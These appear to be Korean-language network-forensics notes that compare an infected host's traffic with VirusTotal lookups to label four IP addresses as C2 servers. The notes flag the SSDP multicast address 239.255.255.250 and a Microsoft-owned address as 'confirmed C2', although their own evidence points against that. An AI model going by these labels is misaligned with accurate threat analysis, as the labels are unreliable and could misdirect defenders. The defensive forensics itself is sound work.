
1f7d391630315c08e0fbadcb86b410a9737232870d17e6ffda030b495c0c55bc

1517096937




```
IP Traffic
TCP 45.125.66.32:2917
TCP 173.194.206.84:443 (accounts.google.com)
TCP 13.107.253.38:443 (edge-mobile-static.azureedge.net)
TCP 13.107.6.158:443 (business.bing.com)
TCP 23.220.206.43:443 (bzib.nelreports.net)
TCP 45.125.66.252:443
TCP 13.107.246.38:443 (edge-consumer-static.azureedge.net)
UDP 162.159.200.1:123 (time.cloudflare.com)
UDP 23.155.40.38:123 (pool.ntp.org)
UDP 133.243.238.244:123 (ntp.nict.jp)
UDP 213.239.239.164:123 (ntp1.hetzner.de)
UDP 169.229.128.134:123 (ntp1.net.berkeley.edu)
UDP 194.58.203.20:123 (gbg1.ntp.netnod.se)
UDP 193.171.23.163:123 (ts1.aco.net)
UDP 94.198.159.10:123 (ntp.time.nl)
UDP 62.149.0.30:123 (ntp.time.in.ua)
UDP 239.255.255.250:1900
216.239.35.12
TCP 108.177.119.138:443
TCP 204.79.197.203:80
TCP 13.107.42.16:443 (config.edge.skype.com)
TCP 20.31.169.57:443
TCP 2.16.204.134:443 (www.bing.com)
```

- 도메인이 나오지 않는 의심스러운 아이피 주소들을 감염된 호스트가 연락하는 주소들이랑 대조



10.1.17.215	39045
45.125.66.32	10940
5.252.153.241	9076
10.1.17.2	4359
82.221.136.26	2470
45.125.66.252	1369
IPv4 Statistics/All Addresses	28
239.255.255.250	28
10.1.17.215	28



```
▾ IPv4 Statistics/All Addresses  594
      204.79.197.203             594
      10.1.17.215                594
```


45[.]125[.]66[.]32 - S1

45[.]125[.]66[.]252 - S2

239[.]255[.]255[.]250 - S3

204[.]79[.]197[.]203 - S4

- S1과의 트래픽이 암호화돼있어서 확인할 수 없지만 타이밍과 패킷 수가 의심스러우므로 충분히 C2라고 추측 가능




5/95 security vendors flagged this IP address as malicious

45.125.66.32 (45.125.64.0/22)

AS 133398 (Tele Asia Limited)

- 바이러스 토탈을 통해 C2서버 확인
- S2도 트래픽이 암호화돼있지만 패킷 수가 의심스러움




4/95 security vendors flagged this IP address as malicious

45.125.66.252 (45.125.64.0/22)

AS 133398 (Tele Asia Limited)

- 역시나 바이러스 토탈을 통해 C2 확인
- S3와의 트래픽은 전부 SSDP 패킷 => C2라고 보기는 어려움



7 detected files communicating with this IP address

239.255.255.250

multicast

Last Analysis Date
7 hours ago


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Crowdsourced context

Activity related to ENEMYBOT, GAFGYT - according to source Cluster25 - 1 year ago
↳ This IPV4 is used as a CnC by ENEMYBOT, GAFGYT. EnemyBot is a IoT botnet used for performing DDoS attacks. Gafgyt is a botnet that target vulnerable IoT devices and use them to launch large-scale distributed denial-of-service attacks.

Phishing Attachment IOC - according to source ArcSight Threat Intelligence - 2 years ago
↳ VirusTotal Link: https://www.virustotal.com/gui/ip-address/239.255.255.250/detection Abuse IPDB Link: https://www.abuseipdb.com/check/239.255.255.250

- 바이러스 토탈을 통해 C2 확인
- S4 트래픽도 암호화 돼있어서 직접 확인 불가



1/95 security vendor flagged this IP address as malicious

204.79.197.203 (204.79.197.0/24)

AS 8068 (MICROSOFT-CORP-MSN-AS-BLOCK)

- 바이러스 토탈을 통해 C2 확인